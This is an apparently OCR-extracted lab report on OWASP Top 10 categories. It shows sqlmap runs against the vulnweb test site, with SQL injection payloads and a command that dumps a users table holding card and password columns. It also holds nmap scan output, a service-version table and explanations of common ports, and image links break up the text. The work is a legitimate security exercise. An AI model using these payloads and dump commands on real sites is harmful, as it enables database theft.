[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:18:30 /2023-06-21/
[08:18:30] [INFO] resuming back-end DBMS 'mysql'
[08:18:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: cat=-9890 OR 9641=9641#
Type: error-based
Title: MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)
Payload: cat=GTID_SUBSET(CONCAT(0x7171626271,(SELECT (ELT(3486=3486,1))),0x71767a7871),3486)
Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace
Payload: cat=(CASE WHEN (8768=8768) THEN SLEEP(5) ELSE 8768 END)
Type: UNION query
Title: MySQL UNION query (random number) - 11 columns
Payload: cat=-6544 UNION ALL SELECT 3911,3911,3911,3911,3911,3911,CONCAT(0x7171626271,0x716c6d6d557a417079597556497166 4d56664d7142674976716c636c566e5648656c46536f737a4e,0x71767a7871),3911,3911,3911,3911#


C:\Windows\System32\cmd.exe
Payload: cat=-6544 UNION ALL SELECT 3911,3911,3911,3911,3911,3911,CONCAT(0x7171626271,0x716c6d6d557a417079597556497166 4d56664d7142674976716c636c566e5648656c46536f737a4e,0x71767a7871),3911,3911,3911,3911#


[08:18:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[08:18:31] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[08:18:31] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
Column	Type
name	varchar(100)
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)
[08:18:31] [INFO] fetched data logged to text files under 'C:\Users\Dell\AppData\Local\sqlmap\output\testphp.vulnweb.com'
[*] ending @ 08:18:31 /2023-06-21/
C:\SQL Map>sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs -D acuart -T users --dump
{1.7.5.4#dev}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:18:45 /2023-06-21/
[08:18:46] [INFO] resuming back-end DBMS 'mysql'
[08:18:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


OWASP TOP 10 VULNERABILITIES

PRACTICE WEB APPLICATION 1: OWASP Mutillidae II

1.) **Vulnerable and Outdated Components** was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.


TOOL USED: Whois








2.) **Software and Data Integrity Failures** is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. Insecure Deserialization from 2017 is now a part of this larger category.


TOOL USED: NMAP



Zenmap
Scan Tools Profile Help
Target: 192.168.56.101/002
Profile: Quick scan
Command: nmap -T4 -F 192.168.56.101/002
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Service
bgp
domain
ftp
http
http-proxy
https
https-alt
imap
imaps
mysql
pop3
pop3s
smtp
ssh
whois
Filter Hosts
Details
Starting Nmap 7.94 (https://nmap.org) at 2023-06-26 14:11 India Standard Time
Nmap scan report for mail.elevatedcmp.com (192.0.3.12)
Host is up (0.25s latency).
Not shown: 97 filtered tcp ports (no-response)
PORT STATE SERVICE
25/tcp open smtp
113/tcp closed ident
443/tcp open https
Nmap scan report for spam.elevated.net (192.0.3.26)
Host is up (0.21s latency).
Not shown: 95 filtered tcp ports (no-response)
PORT STATE SERVICE
25/tcp open smtp
80/tcp open http
113/tcp closed ident
443/tcp open https
5432/tcp open postgresql
Nmap scan report for 192.0.3.27
Host is up (0.25s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT STATE SERVICE
113/tcp closed ident
443/tcp open https
Nmap scan report for 192.0.3.38
Host is up (0.21s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT STATE SERVICE
113/tcp closed ident
443/tcp open https
Nmap scan report for 192.0.3.50
Host is up (0.26s latency).
Not shown: 97 filtered tcp ports (no-response)
PORT STATE SERVICE
113/tcp closed ident
443/tcp open https
1723/tcp open pptp
Nmap scan report for 192.0.3.110
Host is up (0.26s latency).
Not shown: 97 filtered tcp ports (no-response)


Zenmap
Scan Tools Profile Help
Target: 192.168.56.101/002
Profile: Quick scan
Command: nmap -T4 -F 192.168.56.101/002
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Service
bgp
domain
ftp
http
http-proxy
https
https-alt
imap
imaps
mysql
pop3
pop3s
smtp
ssh
whois
Filter Hosts
Details
Not shown: 97 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp open https
Nmap scan report for 192.0.11.57
Host is up (0.28s latency).
Not shown: 97 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
2000/tcp open cisco-sccp
Nmap scan report for 192.0.11.58
Host is up (0.48s latency).
Not shown: 94 closed tcp ports (reset)
PORT STATE SERVICE
3/tcp filtered dicard
21/tcp open ftp
22/tcp open ssh
80/tcp open http
443/tcp open https
3389/tcp filtered ms-wbt-server
Nmap scan report for 192.0.11.61
Host is up (0.32s latency).
Not shown: 96 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open https
Nmap scan report for 192.0.11.65
Host is up (0.28s latency).
Not shown: 97 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
2000/tcp open cisco-sccp
Nmap scan report for 192.0.11.73
Host is up (0.27s latency).


Zenmap
Scan Tools Profile Help
Target: 192.168.56.101/002
Profile: Quick scan
Command: nmap -T4 -F 192.168.56.101/002
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Service
bgp
domain
ftp
http
http-proxy
https
https-alt
imap
imaps
mysql
pop3
pop3s
smtp
ssh
whois
Filter Hosts
Details
443/tcp open https
Nmap scan report for 192.0.14.9
Host is up (0.26s latency).
Not shown: 97 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
2000/tcp open cisco-sccp
Nmap scan report for 192.0.14.10
Host is up (0.29s latency).
Not shown: 94 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp filtered http
81/tcp open hosts2-ns
443/tcp open https
544/tcp filtered kshell
8000/tcp open http-alt
Nmap scan report for 192.0.14.11
Host is up (0.27s latency).
Not shown: 97 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp open https
Nmap scan report for 192.0.14.12
Host is up (0.27s latency).
Not shown: 98 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
1025/tcp open NFS-or-IIS
Nmap scan report for 192.0.14.17
Host is up (0.27s latency).
Not shown: 97 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
2000/tcp open cisco-sccp







Port Number	Service	State	Version
21	ftp	open	Pure-FTPd
22	ssh	open	Dropbear sshd (protocol 2.0)
23	telnet	open	BusyBox telnetd

25	smtp	open	Postfix smtpd
80	http	open	Apache httpd
81	hosts2-ns	open	XBT BitTorrent tracker http interface
443	ssl/http	open	Apache
554	rtsp	open	Lorex IP camera rtspd
1723	pptp	open	Microsoft
2000	bandwidth-test	open	MikroTik bandwidth-test server
3306	mysql	open	MySQL 5.5.5-10.4.13-MariaDB-log
3389	ms-wbt-server	open	Microsoft Terminal Services
5432	postgresql	open	PostgreSQL DB 9.5.8 - 9.5.10 or 9.5.17 - 9.5.23
5900	vnc	open	VNC
6002	vnc	open	RealVNC Enterprise 5.3 or later (protocol 5.0)
8080	http-proxy	open	ASUS WRT http admin
8443	https-alt	open	cloudflare

Port 21 is the default port used by the File Transfer Protocol (FTP) for communication between a client and a server. FTP is a standard network protocol that enables the transfer of files between systems over a TCP/IP network, such as the internet.

Port 22 is the default port used by the Secure Shell (SSH) protocol for secure remote administration and secure file transfers. SSH is a cryptographic network protocol that allows secure communication and data transfer between two systems over an unsecured network.

Port 23 is the default port used by the Telnet protocol. Telnet is a network protocol that allows remote access to computers and networking devices over a TCP/IP network.

Port 25 is the default port used by the Simple Mail Transfer Protocol (SMTP) for email communication. SMTP is a protocol used for sending and receiving email messages between mail servers.

Port 80 is considered the default port for HTTP, and most web servers listen for incoming connections on this port. It allows clients (web browsers) to communicate with the server and request web pages or send other HTTP requests, while the server responds with the requested data.

Port 81 is sometimes chosen as an alternative port for serving HTTP traffic instead of the default port 80. This can be useful in scenarios where port 80 is already in use by another service or when running multiple web servers on the same machine.

Port 443: Default port for HTTPS (HTTP over SSL/TLS). It is used for secure web communication.

Port 554: Default port for the Real Time Streaming Protocol (RTSP) used for streaming media, such as audio and video.

Port 1723: Default port for Point-to-Point Tunneling Protocol (PPTP), a protocol used for Virtual Private Network (VPN) connections.

Port 2000: Assigned for various services or applications. It is not specifically associated with a well-known protocol or service.

Port 3306: Default port for the MySQL database management system.

Port 3389: Default port for the Remote Desktop Protocol (RDP), used for remote access and control of a computer over a network.

Port 5432: Default port for the PostgreSQL database management system.

Port 5900: Default port for the Virtual Network Computing (VNC) protocol, used for remote desktop access.


Port 6002: Assigned for various services or applications. It is not specifically associated with a well-known protocol or service.


Port 8080: Common alternative port for HTTP. It is often used for web proxies, caching servers, or as a non-standard HTTP port.


Port 8443: Common alternative port for HTTPS. It is often used for secure web communication as an alternative to the default port 443.


3.) **Broken Access Control** moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.

